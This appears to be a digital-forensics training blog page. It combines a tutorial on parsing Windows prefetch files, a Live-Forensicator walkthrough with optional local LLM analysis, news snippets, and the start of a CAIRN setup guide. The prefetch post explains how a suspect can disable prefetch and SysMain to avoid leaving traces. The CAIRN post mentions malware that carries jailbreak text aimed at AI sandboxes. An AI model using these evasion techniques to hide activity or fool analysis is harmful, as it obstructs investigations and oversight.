Microsoft did not build prefetch for forensic analysis. It built it to make Windows faster. Prefetch loads files the system expects the user to need next, so the later fetch is quicker. It has been part of Windows since XP and Server 2003, and it is on by default through Windows 11. On Server 2003, 2008, and 2012, application prefetch has to be turned on in the registry.
Each prefetch file holds metadata about an application: the last time it ran, where its files lived, how many times it ran, and the files it touched. That still matters after the program itself has been deleted. A browser or Word prefetch file can show the application was used even when the executable is gone.
Location of Prefetch Files

Prefetch files live in C:\Windows\Prefetch. On a Windows 10 system the directory looks like this.
The files that end in .pf are the prefetch files. The .db files are database files. Leave those for later. The Date modified column is usually the last time that application ran.
For example, if DEVICEPAIRINGWIZARD.EXE-*.pf (the Bluetooth pairing wizard) was last modified on 10/03/2026 and a suspect says they never used Bluetooth and did not know how, this file is the contradiction. That doesn’t mean they’re lying, of course, since somebody else could have used their computer.
Analyzing Windows Prefetch
Although we can get some basic information by simply viewing the prefetch files, we need to parse the file to get all the information it contains. There are numerous programs capable of parsing these files and all of them work pretty well, but Nirsoft’s free WinPrefetchView is about the easiest to use with a nice, intuitive GUI (most of the forensic suites such as EnCase, FTK, and Oxygen are also capable of prefetch parsing).


Simply download and install it, then run it. It will grab all the prefetch files and parse them like below.
We selected Autopsy. The upper pane gives the path to the executable, the number of times it ran, and the last run time. The lower pane lists every file the program used, with a path to each.
If we click on the “Last Run Time” tab to sort by time, we can recreate a timeline of events that took place on that system.
Disabling Prefetch

If the suspect were really digitally-savvy, they could disable prefetch. They could also disable, or stop, superfetch, which was introduced with Windows Vista and works similarly to prefetch except that it preloads applications based upon your usage patterns. To disable or stop it, go to Computer Management, select Services on the left, then double-click on Superfetch and choose the desired option. On Windows 10/11 it’s SysMain.
Summary
Prefetch files can be useful in a forensic investigation in proving that the suspect actually used the application in question, even if the application has been removed from the system.
If you’re interested in digital forensics, we recommend our training on Anti-Forensics, where we show different ways users can cover their tracks and minimize their footprint.
The University of New Mexico Health System told people not to show up at its main hospital in Albuquerque and canceled appointments at more than 30 clinics.
During an incident, the most valuable intel is from people on the ground. Security teams rely on their colleagues across the organization to report issues quickly and without trying to fix things themselves.
South Africans who fall victim to cybercrime now have more support available. MiDO Academy, The Cyber Helpline (UK) and Amazon Web Services (AWS) launched the pilot of The Cyber Helpline in South Africa, a free, confidential service providing practical guidance and compassionate support to individuals affected by online fraud, investment and employment scams, hacked accounts, phishing and smishing, social media fake profiles, sextortion, online harassment, identity theft, malware and ransomware incidents.
Our main concern in cybersecurity is protecting systems and recovering from cyberattacks quickly. There are different tools out there built for this, and they keep evolving. Our job is to find what fits best in our environment and stick to the best practices laid out by NIST and ISO.

Today we’ll look at Live-Forensicator, a live response toolkit. The tool supports AI integration to process your findings more efficiently, which is a good thing since many of you know how tedious forensic analysis work can be. It’s optional though, and you can always rely on your own knowledge to verify findings.
Setting Up

Let’s download the archive with scripts and see what’s inside. You can find it here.
Live-Forensicator works on Windows, Linux, and macOS. We’ll be testing it on Windows here. Keep in mind, the tool gets flagged by AV because WinPmem, admin PS, and hash walks look suspicious. Use it only if you think it’s appropriate for your environment, or fall back to other tools since we’ve covered many of them on our website.


It’ll take some time to go through all the steps. You’ll see the progress on screen.

When the script finishes, the results get saved in the current folder inside a new directory. Go to reports and open index.html.


Here’s the overview page. You can scroll down and jump to different sections of the report.
Below is the Event Log summary with events sorted by category. We see that accounts successfully logged on (Event ID 4624), then someone looked up what groups certain users belong to (Event ID 4798) and the members of security groups were listed (Event ID 4799). Event ID 4688 logs process creation.

You also get a summary to assess the risks quickly. In our case it was high and the tool explained why.
Forensicator AI
AI is off by default. When it’s enabled, you get a plain language explanation of the results. For AI to work, you need Ollama running. The model can run locally or sit on a separate host accessible to other machines. Mistral AI models can be used for this work.
# Install Ollama (https://ollama.com) and pull a model
PS > ollama pull mistral:7b-instruct


There’s no -AI flag. The script reads config.json at startup. When AI is on, each finding gets sent to the model after it’s built. If the model is down, the collection still finishes and that row just has no verdict. In the report, open a finding and use the tooltip labeled AI Analysis. Windows also builds an Investigation Summary with a risk score, a rough timeline, and next steps. This is just a briefing, so don’t treat it as the final verdict. Also, keep in mind that AI makes the run a lot slower since every finding is a real model call.
Here are some screenshots of AI analysis.
Summary
During an incident response time is of the essence, so swiftly scanning your hosts for signs of compromise will save you time. There are different situations and cases that require certain approaches, that’s why knowing how to work with different forensics tools is important. Having AI process your analysis results can be helpful, but it might take some time, unless you have a good GPU for it.
If you’re just getting started in forensics, we recommend our Digital Forensics training, where Master OTW walks you through the techniques to find evidence of criminal activity on a computer or network.
In part one of this NIS2 series, we examined why vendor questionnaires fall short and how third-party breaches impact downstream organizations across Europe. But what happens after a supplier containment phase ends? The long-term danger lies in how attackers leverage exfiltrated supplier data to launch hyper-targeted social engineering attacks against an organization’s employees.

Some of you have already seen the headlines about malware calling out to AI APIs. Recently, Talos found a Windows implant called CLOSEDQUORUM that leaves its tactical command and control decisions to a panel of commercial LLMs while the operator sleeps. Malware like that doesn’t leave the traces we’re used to hunting. Now you find prompt templates, provider endpoints, API key prefixes, jailbreak wording and sometimes text written to talk an AI sandbox out of flagging the file. Talos calls these cognitive artifacts and developers who wire an LLM into their tooling leave some behind.
What is CAIRN

Cisco Talos built a free research tool called CAIRN. The name is a metaphor. A cairn is a pile of stones hikers leave on a trail so the next person can see where to go. CAIRN looks for the same kind of marker inside malware that talks to AI. It works from metadata, which means you never download the sample and you never run it. Keep in mind, it needs a VirusTotal API. It sorts what it finds into three tiers, from a simple AI string match, to behavior and families. It also clusters samples that look alike even when they don’t share an obvious string.
CAIRN is a research tool and not a live threat feed. It shows us where hackers are heading.
Let’s set it up and cover some basic commands.
Setting Up

We start by copying the repository and installing the python libraries.
kali > git clone https://github.com/Cisco-Talos/Cognitive-Artifact-Intelligence-Research-Network.git

kali > cd Cognitive-Artifact-Intelligence-Research-Network

kali > python -m venv .venv
kali > source .venv/bin/activate

kali > pip install -e ".[dev]"
